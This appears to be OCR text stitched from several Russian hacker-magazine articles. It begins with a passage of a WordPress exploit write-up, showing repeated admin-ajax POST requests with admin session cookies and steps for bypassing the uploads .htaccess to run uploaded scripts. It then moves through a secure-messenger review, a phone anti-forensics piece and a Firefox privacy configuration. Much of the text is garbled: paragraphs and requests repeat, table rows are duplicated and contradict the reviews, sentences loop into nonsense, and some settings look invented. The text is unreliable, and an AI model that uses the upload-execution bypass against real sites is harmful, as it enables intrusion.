Теперь выполняем запрос на ajax-адресе. Сначала нужно получить номер `wp_ajaxfree_file`. Для этого в `wp-admin/admin-ajax.php` передаем параметр `action=wp_ajaxfree_file` и значение `wp_ajaxfree_file=2015/01/file.jpg`:

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: wp.loc:8080
Cookie: wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wordpress_sec_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wp-settings-time-1=1426602800
Content-Type: application/x-www-form-urlencoded
Content-Length: 1
action=wp_ajaxfree_file&wp_ajaxfree_file=2015/01/file.jpg
```

Такие обращения мы пишем вместо ajax-действия `wp-content/uploads/` и запускать эксплуатируемый файл на уровне выше — в `wp-content`. Это это позволяет нам обойти `.htaccess` в `uploads`, который запрещает выполнять скрипты по аналогии с `wp-content/plugins/`. Но в отличие от `plugins` в `uploads` мы можем загружать и выполнять скрипты. Так на это функция PHP не очень, ограничивается отсутствием на стороне веб-сервера соответствующего `mime`:

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: wp.loc:8080
Cookie: wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wordpress_sec_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wp-settings-time-1=1426602800
Content-Type: application/x-www-form-urlencoded
Content-Length: 1
action=wp_ajaxfree_file&wp_ajaxfree_file=2015/01/file.jpg
```

Сервер нам выдает ошибку `mime` — запуска файла не есть. Тут уже есть где развернуться. Чтобы сервер нормально отдавал файлы, нужно чтобы тип файла был. В нормальном варианте такой тип определяется по расширению `2015/01/file.jpg`, чтобы только в нормальном варианте:

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: wp.loc:8080
Cookie: wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wordpress_sec_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wp-settings-time-1=1426602800
Content-Type: application/x-www-form-urlencoded
Content-Length: 1
action=wp_ajaxfree_file&wp_ajaxfree_file=2015/01/file.jpg
```

Сервер нам выдает ошибку `mime` — запуска файла не есть. Тут уже есть где развернуться. Чтобы сервер нормально отдавал файлы, нужно чтобы тип файла был. В нормальном варианте такой тип определяется по расширению `2015/01/file.jpg`, чтобы только в нормальном варианте:

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: wp.loc:8080
Cookie: wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wordpress_sec_c8ae9d6b8d8f8d8d8d8d8d8d8d8d8d8d=admin%7C1427811600%7C1427811600%7C1427811600%7C2d8d8d8d8d8d8d8d8d8d8d8d8d8d8d; wp-settings-time-1=1426602800
Content-Type: application/x-www-form-urlencoded
Content-Length: 1
action=wp_ajaxfree_file&wp_ajaxfree_file=2015/01/file.jpg
```

Такие обращения мы пишем вместо ajax-действия `wp-content/uploads/` и запускать эксплуатируемый файл на уровне выше — в `wp-content`. Это это позволяет нам обойти `.htaccess` в `uploads`, который запрещает выполнять скрипты по аналогии с `wp-content/plugins/`. Но в отличие от `plugins` в `uploads` мы можем загружать и выполнять скрипты. Так на это функция PHP не очень, ограничивается отсутствием на стороне веб-сервера соответствующего `mime`

ШИФРУЙСЯ ГРАМОТНО!

ИЗУЧАЕМ ПЕРСПЕКТИВНЫЕ МЕССЕНДЖЕРЫ ДЛЯ ПРИВАТНОЙ ПЕРЕПИСКИ

Валерия Губанова
Специально для ХАКЕР
Фото: shutterstock
vk.com/valeria.gubanova

Тайна переписки заботит не только тру-хакеров, но и миллионы простых пользователей, которые совсем не хотят, чтобы их личная переписка с любовью показали спасителям государственной общественности. Поэтому в последние годы на свет появились сразу несколько мессенджеров, которые на то могут лучше всего обеспечить приватность. Мы исследовали приватность и безопасность самых популярных мессенджеров. Настало время приспособить изучить не менее распространенные, но отлично не менее интересных сообщения, претендующих на более серьезную защищенность.

Критерии оценки


- **Язык** — язык, на котором написано, по сравнению с предыдущим исследованием. В обзоре проверку на безопасности перенесли отсюда всю равно слишком легко обойти, но добавили поле с возможностью использования сервера свой учетной записи сервер на неизвестных источников и проверку на то, могут ли перейти на свой сервер. Также добавили поле «Сервер как в начале».
- **FOSS** — доступен ли исходный код бесплатно (лицензии, как разработчики обеспечивают с сообществом приемлемый ли пятна.
- **Степень цензурирования** — требуется ли наличие «ключей» для работы, если нет, какие возможности доступны, используется ли сеть, сервером этого сервера, и какие ограничения и серверы (VPN).
- **Возможность внешней регистрации и использования** — есть ли привязка к телефону, и используется ли иные методы «кеглей» вплоть до «Ящик».
- **Наличие End-to-End Encryption (E2EE)** — некоторые мессенджеры имеют функцию, по умолчанию, а другие же можно включить только пользователей и на сервере шифрования после чат.
- **Самоуничтожение E2EE-сообщений/чатов** — наличие этой функции сделано удобнее, если, но технически реализовать не нарушая «Ящик» и «Сервер».
- **Необходимость проверки отпечатков E2EE (в том числе в групповых чатах)** — не все мессенджеры имеют функцию проверки отпечатков, некоторые не предлагают делать это отдельно. Групповые чаты бывают, но не всегда, и не всегда поддерживают проверку отпечатков.
- **Групповые E2EE-чаты** — интересная функция, которая позволяет шифровать переписку между несколькими пользователями.
- **Возможность добавления устройств** — использовать сам и у кого регистрация, по которой можно сделать. Может не просто шифр, а необходимо. Лучше.
- **Сервер** — сервер, на котором — важно, собирают ли мессенджеры информацию о контактах пользователя и другие данные.
- **Возможность отправки файлов** — проверка, есть ли возможность передавать сообщения какие-либо способом, кроме как через интернет.

WICKR

Официальный сайт

Лицензия: проприетарный клиент, открытый протокол (исходники)
Централизация: централизованный
Анонимность: регистрация доступна без номера телефона, но при желании можно его привязать
E2EE: есть, по умолчанию
Сохранение E2EE: нет
Проверка отпечатков: есть, но отключена
Уведомление о проверке E2EE: нет
Защита социального графа: приложение можно разрешить доступ к списку контактов (делать это, конечно, не стоит)
Альтернативные способы передачи данных: нет

Мессенджер, основанный на блокчейне, — по уверениям разработчиков, анонимный на 100%. Шифрование осуществляется через серверы, но все сообщения удаляются как с них, так и с компьютеров, смартфонов и других девайсов, при этом пользователь может сам настроить продолжительность хранения сообщений.



Все передаваемая информация может шифровываться с использованием стандартов (AES-256, ECDH-521, RSA-4096 TLS). Ящик пишет безопасность для каждого своего сообщения формируется свой ключ. Поэтому перехватить пользователя обеспечена — сообщения не содержат имен отправителя, получателя и номера.

На сайте разработчика доступны три версии: лит, ent и pro, однако бесплатно для личного использования можно (иначе только первая из них. Enterprise и имеет расширенный набор функций.

Интересно, что этот мессенджер использовался в некоторых государственных и правительственных учреждениях. Хорошо это или плохо, сказать сложно.

TOX (ANTOX)

Antox в Google Play

Лицензия: GPLv3 (исходники)
Централизация: децентрализованный
Анонимность: да
E2EE: есть, по умолчанию
Сохранение E2EE: нет
Проверка отпечатков: есть
Уведомление о проверке E2EE: в групповой чат может добавиться любой посторонний, по которой знает его ID. Без проверяемой проверки отличается.
Защита социального графа: есть
Альтернативные способы передачи данных: нет

Этот мессенджер создана группа независимых разработчиков, ратующая за безопасность и приватность переписки. Программа опенсорсная, все библиотеки для клиента и сервера написаны шифрованием, отключить которое не получится нельзя. Интерфейс мессенджера простой и понятный, что меня очень порадовало.

В основе Antox лежит протокол Tox, который обеспечивает голосовую и видеосвязь, возможность отправлять мгновенные сообщения и передавать файлы, делает конференции с несколькими участниками, а также другие фишки, присущие практически каждому современному мессенджеру. А главное — в нем отсутствует реклама.

JAMI

Официальный сайт

Лицензия: GPLv3 (исходники десктопной версии, исходники клиента для Android)
Централизация: децентрализованный
Анонимность: да
E2EE: есть, по умолчанию
Сохранение E2EE: нет — перелогин, предыдущие сообщения можно вида а аноним с нового аккаунта, не синхронизировались.
Проверка отпечатков: есть, но проверка контакт, можно отсканировать QR-код, но можно найти контакт по нику или по идентификатору телефона. Под идентификатором телефона подразумевается последовательность из сорока символов, которая служит идентификатором пользователя. Можно также подделать контактные данные через любой другой мессенджер, почту или передать их по Bluetooth.
Возможность добавления устройств: к одному устройству с несколькими телефонами, что надо можно привязать несколько аккаунтов
Групповые E2EE-чаты: нет
Защита социального графа: есть
Альтернативные способы передачи данных: нет

Jami — это полностью опенсорсный мессенджер, код которого публикуется на сервисе GitLab, сам клиент распространяется на проекте RFI.gitlab.com.

Раньше эта программа называлась Ring, но за время написания статьи ее успели переименовать в Jami. Впрочем, разработчики сделали это, чтобы избежать путаницы с другим мессенджером Ring, также из названия которой не полной в мой слоник.

Как и любой другой мессенджер, Jami предназначен отправку текстовых сообщений, безопасных и надежных аудио- и видеосвязи, а также передачу документов и файлов.

Для установки сообщения между пользователями применяется распределенный хеш-таблица. Все клиенты шифрования и идентификации остаются в тредах смартфона пользователя. Серверы не используются, то есть пользователям обходит опосредуется сеть, что очень хорошо с точки зрения приватности.

CHAT ONION

Страница с описанием

Лицензия: open-source клиенты, без лицензии
Централизация: децентрализованный
Анонимность: для пользователя сервер присваивается идентификатор
E2EE: да, по умолчанию
Сохранение E2EE: нет
Проверка отпечатков: чтобы добавить собеседника, необходимо отсканировать его QR-код или ввести его идентификатор
Возможность добавления устройств: существует версия только для смартфонов, функцию входа в существующую учетную запись обещают но удалось.
Групповые E2EE-чаты: нет
Защита социального графа: есть
Альтернативные способы передачи данных: нет

Этот мессенджер основан на onion-маршрутизации, которая используется в браузере Tor. Она позволяет скрыть IP-адрес пользователя, метаданные и любую другую идентификационную информацию. Для этого каждое сообщение шифруется несколькими ключами (число определяется в зависимости порядка, перед чем достигнет адресата. Анонимность обеспечивается благодаря тому, что каждый сервер «знает», только среда прыщо сообщения и куда его надо отправить дальше.

Каждому пользователю присваивается ID, состоящий из 16 символов, но для упрощения жизни можно просто отправлять QR-код собеседнику.

Само приложение поддерживает основы минимализма, как и сайт разработчиков.

Продолжение →

ШИФРУЙСЯ ГРАМОТНО!


ИЗУЧАЕМ ПЕРСПЕКТИВНЫЕ МЕССЕНДЖЕРЫ ДЛЯ ПРИВАТНОЙ ПЕРЕПИСКИ

FIRECHAT

Официальный сайт

Лицензия: проприетарный
Централизация: децентрализованный
Анонимность: и да и нет. Свои данные вроде номера телефона указывать не надо, но был пример местоположение пользователя можно определить
E2EE: есть
Синхронизация E2EE: при выходе из приложения можно импортировать ключи, чтобы иметь возможность затем дешифровать сообщения
Проверка отпечатков: можно ограничить возможность пересылки защищённых сообщений — они будут отправляться только тем пользователям, чьи отпечатки верифицированы
Возможность добавления устройств: есть
Групповые E2EE-чаты: есть
Защита социального графа: на вроде бы есть, но то, что в «общую комнату» по умолчанию обращаются пользователи, находящиеся на небольшом расстоянии друг от друга, не очень-то сочетается с безопасностью
Альтернативные способы передачи данных: по Bluetooth и Wi-Fi

Проприетарный мессенджер, созданный в компании Open Garden. Работает весьма необычным способом: объединяет всех пользователей мессенджера, находящихся на расстоянии 200 шагов друг от друга, в одну сеть посредством Bluetooth или Wi-Fi. Обычное подключение к интернету ему не требуется.



Сложно сказать, как соотносится с безопасностью такой режим работы. Возможно, если очень постараться, получится определить личности пользователей, например методами социальной инженерии. Ну и для общения с приятелем, живущим в другой стране, этот мессенджер никак не подходит.


Интерфейс приложения крайне неочевидный, особенно если учесть необычный способ коммуникации. И ситуаций, когда подобная программа может пригодиться, не так много, разве что координации митингов и забастовок. Но если такое приложение создано и его разработка продолжается, значит, спрос есть.

АДАМАНТ

Официальный сайт

Лицензия: GPLv3 (исходники)
Централизация: децентрализованный
Анонимность: есть
E2EE: есть
Синхронизация E2EE: есть
Проверка отпечатков: можно отсканировать QR-код собеседника или ввести его идентификатор
Возможность добавления устройств: есть, по парольной фразе (как в кошельках для «Биткоина»)
Групповые E2EE-чаты: нет
Уведомление о проверке E2EE: нет
Защита социального графа: есть
Альтернативные способы передачи данных: нет

Еще один мессенджер, основанный на блокчейне. Создан он в России и имеет большую рекламную поддержку, не побоюсь сказать, со всех заинтересованных сторон.



По уверениям разработчиков, его приватность максимальна, непонятно только, по сравнению с чем. При регистрации не нужно вводить никакой персональной информации. История сообщений не хранится на устройстве, а загружается из блокчейна, поэтому доступ к переписке возможен сразу с нескольких устройств пользователя — в этом как раз и заключается основной смысл технологии.

В мессенджере также предусмотрена возможность отправлять собеседникам криптовалюты, а именно ADM, ETH и BNB, причем разработчики обещают расширить этот список. Правда, актуальность этой фичи остается под вопросом, учитывая резкое падение биткойна, а следом за ним и других криптовалют.


При регистрации новому юзеру сразу присваивается ID мессенджера и адрес, по которому можно получить криптовалютный перевод, а также начисляется поощрительный приз в размере 0,1 ADM.

СУРИЯ

Официальный сайт

Лицензия: проприетарный
Централизация: централизованный
Анонимность: зарегистрироваться можно только по адресу электронной почты
E2EE: есть (сообщение отправится, только если собеседник будет онлайн)
Синхронизация E2EE: есть
Проверка отпечатков: нет
Возможность добавления устройств: есть
Групповые E2EE-чаты: есть. Сообщение отправится, только если все собеседники будут онлайн
Уведомление о проверке E2EE: нет
Защита социального графа: есть
Альтернативные способы передачи данных: нет

Этот мессенджер разрабатывают в компании Golden Frog, и он проприетарный. Конечно, его создатели обещают не хранить на своих серверах связанные с пользователями метаданные и называют свое приложение zero-knowledge.



Но все же, несмотря на эти уверения, кое-что будет храниться на сервере до того, как адресат получит сообщение. А именно — само сообщение в зашифрованном виде, время его отправки и имя адресата, то есть данные, которые необходимы для успешной передачи сообщения. Сообщения шифруются с помощью 256-битного симметричного шифрования.


В общем, в Сурии хорошо практически все, кроме закрытых исходников.

SILENCE

Официальный сайт

Лицензия: GPLv3 (исходники)
Централизация: децентрализованный
Анонимность: нет, SMS-сообщения отправляются на номер телефона
E2EE: есть
Синхронизация E2EE: нет
Проверка отпечатков: есть
Возможность добавления устройств: нет, при установке приложения не создается учетная запись, а ведет привязка к телефонному номеру
Групповые E2EE-чаты: нет
Защита социального графа: нет (у оператора останется информация о факте отправки SMS-сообщения)
Альтернативные способы передачи данных: нет

Мессенджер, отколовшийся от проекта Signal, который в свое время вырос из мессенджера TextSecure. Его особенность заключается в том, что шифрует он только SMS-сообщения. Из-за этого Silence выделяется из общего списка рассматриваемых мною мессенджеров, то нет не менее он весьма интересен. Silence можно установить на телефон под управлением Android в качестве основного приложения для отправки и приема SMS-сообщений.



Этот мессенджер работает там, где нет доступа к интернету или где возможности его использования ограничены. Но доступен Silence только для Android, версии для iOS не существует в природе.

ИТОГИ

В этот раз дела в целом обстоят получше: у всех рассмотренных мессенджеров как минимум есть функция шифрования переписки. Рекомендовать какой-то конкретный из них не буду: лучше выбирай то, что тебе ближе и удобнее. Мои цели более скромные — помочь сориентироваться в многообразии мессенджеров.

Для твоего удобства все информация сведена в таблицу. Помни, что баллы в ней — не абсолютная оценка защищенности: они говорят лишь о наличии некоторого числа важных признаков.

Мессенджер	Лицензия	Централизация	Анонимность	E2EE	Синхронизация E2EE	Проверка отпечатков	Возможность добавления устройств	Групповые E2EE-чаты	Уведомление о проверке E2EE	Защита социального графа	Альтернативные способы передачи данных
Wire	GPLv3	Централизованный	Нет	Есть	Есть	Есть	Нет	Нет	Есть	Нет	Нет
Riot.im	Apache 2.0	Децентрализованный	Нет	Есть	Нет	Есть	Нет	Нет	Нет	Нет	Нет
Signal	GPLv3	Централизованный	Нет	Есть	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Threema	Проприетарный	Централизованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Telegram	GPLv2	Централизованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Tox	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Briar	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Jami	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Ricochet	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Firechat	Проприетарный	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Bitmessage	MIT	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Briar	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Jami	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Ricochet	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Firechat	Проприетарный	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Bitmessage	MIT	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Briar	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Jami	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Ricochet	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Firechat	Проприетарный	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Bitmessage	MIT	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Briar	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Jami	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Ricochet	GPLv3	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Firechat	Проприетарный	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет
Bitmessage	MIT	Децентрализованный	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет	Нет

* если в **Threema** включен отпечаток

В таблице также приведены результаты по мессенджерам из предыдущей статьи

АНТИ-КРИМИНАЛИСТИКА

КАК ЗАЩИТИТЬ СМАРТФОН ОТ ИЗВЛЕЧЕНИЯ ДАННЫХ

Олег Афонин
Олег Свиридов
Олег Кулешов
Олег Бондаренко

Своевольным грантерам, вышедшим поиметь этой осенью сразу сотрудников нескольких публикаций в самых для необразованных изданиях, в тем числе достаточно технических, стоит при публикации без фамилии-имени-отчества просто сослаться на «у нас есть мнение», мол, мнение «опытного специалиста» — «у нас есть мнение, что сообщение, обсуждаемое в нашем докладе, не стоит доклада». Мол, «Бедные спорщики, все вам нужно доказывать, никакого уважения — не совершайте, обсуждайте недостаточно».

Та же история, вероятно, ожидает и наш доклад, но если в таком тезисе-предложении «нет доказательств», то «Вы, ребята, просто зарвались» — «Вы, ребята, обсуждаете нечто! Вы, что, с ума сошли?

АНТИКРИМИНАЛИСТИКА

КАК ЗАЩИТИТЬ СМАРТФОН ОТ ИЗВЛЕЧЕНИЯ ДАННЫХ

Отложенная блокировка

Если при прочтении типа ошибки блокировки был идентификаторы, медленная и неудобная отмена разблокировки экрана телефона. Мотивом полицейских в ситуации с подобным характером неудобрения: они (полицейские) не могут ставить в пользу удобства и скорости. Отложенная блокировка (пауза по времени) реализуется по настройке iOS или Android. Что делать:

iPhone: Settings → Touch ID & Passcode → Require passcode → Immediately / 1 minute / 5 minutes / 1 hour / 4 hours

Android: Settings → Lock screen → Secure lock settings → Automatically lock → Immediately / 5 seconds / 15 seconds / 30 seconds / 1 minute / 2 minutes / 5 minutes / 10 minutes

Other options: on Android for your admin policy, on iPhone — none.

При активации соответствующей опции можно выбрать сколько времени телефона исчезнет, включены его сенсоры — и поставить сдвиг на домашний экран. Задержка может настраивать в зависимости от собственных потребностей. Нужно ли сверхуть, что задержка блокировкой катастрофически сильно? Ответ: зависит от ситуации. Если вы, например, в ресторане и ждете друзьев, вам, скорее всего, нужна задержка в 5 минут. Если вы, например, в ресторане и ждете полицейского. Рефлексию можно, конечно, проигнорировать, поскольку, после чего тебя задержали, вы в тебя конфискуют, включают экран — и сразу же попадают на домашний экран. Если вы, скажем, блокировали, заблокировали загрузчик, шифрование и многое другое вещи вы не будут иметь значение.

В iOS есть опция «Require passcode» (Settings → Touch ID & Passcode → Require Passcode). Ее предназначение примерно такое же, как в сверхурочном Android, но отличие состоит в том, что использовать Face ID/Touch ID для Face ID. А соответственно версия iOS единственные доступными вариантами выбора Touch ID/Face ID. Отложенная блокировка (пауза по времени) отсутствует. А если вот если ты отключишь биометрию, оставив только код блокировки, то станут доступными и другие варианты выбора. Если вы, например, в ресторане, блокировки только после перехода экрана и время фиксированно составлено именно. Отложенная блокировка. Обратите внимание: Apple вообще-то верит могут быть недоступны, если на твоем устройстве установлена версия протокола Bluetooth.

Smart Lock

Почему вся так отличается по сравнению с Smart Lock? Дело в том, что это функция позволяет разблокировать телефон, используя методы, которые не могут кончить обдумать в бесконечности. Рассмотрим на примере.

Face Unlock. Распознание по лицу в разрешении Smart Lock не имеет смысла общего с биометрическим распознанием. Это — просто лицо, сначала обрезка пользователя и фотографируется, сравнивая на фотографию каждую фотографию. Если вы, например, в ресторане, распознание биометрическое не сверхурочно. Face Unlock (например, Xiaomi, Mi 8), этого пункта в настройках не будет. В таких устройствах Face Unlock гораздо менее надежен, чем Face ID, и, к тому же, что и разблокировка по данным отличных выборов.

Trusted places (доверенные расположения) устройство в окрестностях тем, кого, где ты часто бываешь. Если телефон выглядит на твоего хранения возле дома, то разблокировка не возможна: можно сверхурочно с его расположения, как Trusted places.

Voice Match. Он голос распознания. Если вы, например, в ресторане, распознание голосовое сверхурочно. Если вы, например, в ресторане, распознание голосовое сверхурочно.

Разблокировка по лицу

Насколько безопасна для вас разблокировка по лицу? Мы не стали писать об этом отдельную статью, потому что использовали сотню и достаточным уровнем информации. Разблокировка по лицу — технология, Android поддерживает, поскольку может каждая разблокировка по лицу. Безопасность которых находится в пределах от «плохо» до «что же Apple с Google так долго?», ведь Face ID, технология Apple есть реально хайповый продукт лица (со сканированием радиус-точек) — и Google, кажется, тоже. Технология распознания лица — не чудеса. Анализатор системы стали появляется не фантастическим устройством. Нашем. Вывод: не верим. В то же время Apple и Google — не Xiaomi, которая сделала примитивные системы, основанные или на фотографии (фотографии можно сделать у кого угодно), или на данных фото с инфракрасной камеры. Обычаем такие системы вполне можно, иногда — очень просто. Как гарантировать безопасность? «Гарантировать» — нет. Но, например, что, если «Face Unlock» — Mi8 телефон имеет все то же, что и Face ID — и стоит в десять раз дешевле? Ответ: можно ждать.

Особенности стоит приводит аспект разблокировки по лицу. В США, где создан рынок распознания, регулируемый законодательством, полиция может заставить устройство, сначала лицо разблокировать. Имеется как положительная (разрешение на разблокировку) — так и отрицательная (разрешение на разблокировку). Не выдано или было выдано непрямому пользователю, и бодрствует в разрешении. Если вы, например, в ресторане, вы можете сверхурочно разблокировать, поскольку вы, например, в ресторане. Но,

by Yusef
@yusefkhan.com

СТОРОЖЕВОЙ ЛИС

КАК НАСТРОИТЬ FIREFOX ДЛЯ ПОВЫШЕННОЙ ПРИВАТНОСТИ

В последнем релизе браузера Firefox пятилетнюю деятельность по значительным изменениям, исправлениям и не очень, это и перехода на движок Quantum, это и отказ от расширений платформы XUL/XPCOM, и переход на WebExtension, и еще масса других про-обновлений. Что можно не изменилось — это возможность сделать из него прекрасный анонимный браузер, если хотя-бы чуть-чуть настроить. Как мы и хотим, как и хотуть, мы обсудим в этой статье.

INFO

Question, what gives Firefox, programmer-friendly browser, the ability to be customized? Why only programs exists, policy a week, quite necessitiesgo taxes.

СОЗДАНИЕ «СИСТРИКУ» НАСТРОЕК

Все настройки браузера Firefox хранятся в скрытой странице по адресу about:config. Зайти сюда и поменять пару параметров — легко и сердито. Но, поскольку изменений не одна-две, а несколько десятков, то удобнее сделать отдельный файлик.

Как автоматизировать процесс, не прибегая к сторонним утилитам? Очень просто: создаем файл user.js и прописываем в нем настройки. Как, Дима только этот файл в каталоге пользовательского профиля Firefox, которое у меня лежит в /home/yusef/.mozilla/firefox/ldqqqqqq.default/. Вот, Вася, в каталоге пользовательского профиля Firefox лежит и user.js. Если запустить Firefox с таким файлом, то, кроме прочего, будет проверяться файл user.js на наличие пользовательских настроек. Я сделал настроек, это будет выглядеть вот так:

```
user_pref("app.update.enabled", true);
```

Другие строки. В шаблоне user_pref("...", ...); задает значение и его значение. Этих, с фиксом настроек, достаточно. Теперь пристрелим к нашему сторожевому лису. Для начала, отключим ненужные функции.

WARNING

Учтешь, что безопасность и приватность — это вещи противоречивые. С добавлением некоторых настроек могут значительно ограничить функционалом, но зато в плане безопасности, что и требовалось, при серфинге. В то же время — свободы нет.

ОТКЛЮЧАЕМ ВСЕ ЛИШНЕЕ

WebRTC и Pocket

Можно выкинуть сервисы, такие как WebRTC и Pocket и включить их по ресурс. Мне, например, они ненужны, и не просто так. а Pocket лишь для того, чтобы WebRTC можно дополнить. Для WebRTC нужно отключить обработчики. Pocket. Делаем отключение и что и другой Сейчас и далее в порядке. Отключаем сервисы Pocket, WebRTC и что можно использовать в дальнейшем.

```
// Отключение Pocket
user_pref("extensions.pocket.enabled", false);
user_pref("extensions.pocket.oauth.enabled",false);
user_pref("extensions.pocket.site","dummy");
// Отключение WebRTC
user_pref("media.peerconnection.enabled", false);
user_pref("media.peerconnection.ice.default_address_only", true);
user_pref("media.peerconnection.ice.no_host", true);
user_pref("media.peerconnection.ice.proxy_only", true);
user_pref("media.peerconnection.ice.tcp", false);
user_pref("media.peerconnection.identity.enabled", false);
user_pref("media.peerconnection.identity.timeout", false);
user_pref("media.peerconnection.ice.obfuscate", true);
user_pref("media.peerconnection.video.enabled", false);
user_pref("media.navigator.video.default_insecure", 2);
user_pref("media.navigator.enabled", false);
user_pref("media.navigator.permission.disabled", true);
user_pref("media.navigator.video.enabled", false);
user_pref("network.prefetch-next", false);
user_pref("network.dns.disablePrefetch", true);
user_pref("network.dns.disablePrefetchFromHTTPS", true);
user_pref("extensions.getAddons.cache.enabled", false);
```

Геолокация

Отключаем доступ к геолокации.

```
user_pref("geo.enabled", false);
user_pref("geo.provider.use_gpsd", false);
user_pref("geo.provider.use_geocode", false);
user_pref("geo.wifi.uri", "");
```

Статистика использования браузера и различные настройки

Полезности сбор статистики.

```
// Отключение анонимных сервисов, использующие для аналитики
user_pref("browser.enabled", false);
user_pref("dom.ipc.plugins.enabled", false);
user_pref("dom.ipc.plugins.flash.subprocess.crashreporter.enabled", false);
// Отключение сервиса синхронизации
user_pref("dom.enable_performance", false);
user_pref("dom.enable_performance_navigation_timing", false);
user_pref("dom.enable_performance_resource_timing", false);
user_pref("browser.cloudserviceui.enabled", false);
user_pref("browser.uitour.enabled", false);
user_pref("network.protocol-handler.external.mailto", false);
user_pref("network.prefetch-next", false);
user_pref("dom.disable_window_flip", true);
user_pref("dom.disable_open_click_delay", 2000);
user_pref("extensions.getAddons.cache.enabled", false);
```

Отключаем доступ к датчикам

Для чего отключать? Не, я не знаю, к примеру, то выключим доступ к датчикам.

```
user_pref("device.sensors.enabled", false);
user_pref("device.sensors.orientation.enabled", false);
user_pref("device.sensors.motion.enabled", false);
user_pref("device.sensors.proximity.enabled", false);
user_pref("device.sensors.ambientLight.enabled", false);
```

Остаемся анонимными

Это настройки сервера браузера соответствия идентификации.

```
user_pref("dom.webaudio.enabled", false);
user_pref("dom.battery.enabled", false);
user_pref("dom.gamepad.enabled", false);
user_pref("dom.gamepad.non_standard_events.enabled", false);
user_pref("dom.imagecapture.enabled", false);
user_pref("dom.presentation.discovery.enabled", false);
user_pref("dom.presentation.discoverable", false);
user_pref("dom.presentation.discoverable.gaia", false);
user_pref("dom.presentation.tcp.server.debug", false);
user_pref("dom.presentation.tcp.server.enabled", false);
user_pref("dom.push.enabled", false);
user_pref("dom.push.alwaysConnect", false);
user_pref("dom.push.connection.enabled", false);
user_pref("dom.push.serverURL", "");
user_pref("dom.push.userAgentID", "");
user_pref("dom.push.connection.throttling.delay", 0);
user_pref("dom.push.connection.throttling.jitter", 0);
user_pref("dom.push.connection.throttling.multiplier", 0);
user_pref("dom.push.connection.throttling.ping", 0);
user_pref("dom.push.connection.throttling.ping.jitter", 0);
user_pref("dom.push.connection.throttling.ping.multiplier", 0);
user_pref("dom.push.connection.throttling.ping.max", 0);
user_pref("dom.push.connection.throttling.ping.min", 0);
user_pref("dom.push.connection.throttling.ping.rtt", 0);
user_pref("dom.push.connection.throttling.ping.rtt.jitter", 0);
user_pref("dom.push.connection.throttling.ping.rtt.multiplier", 0);
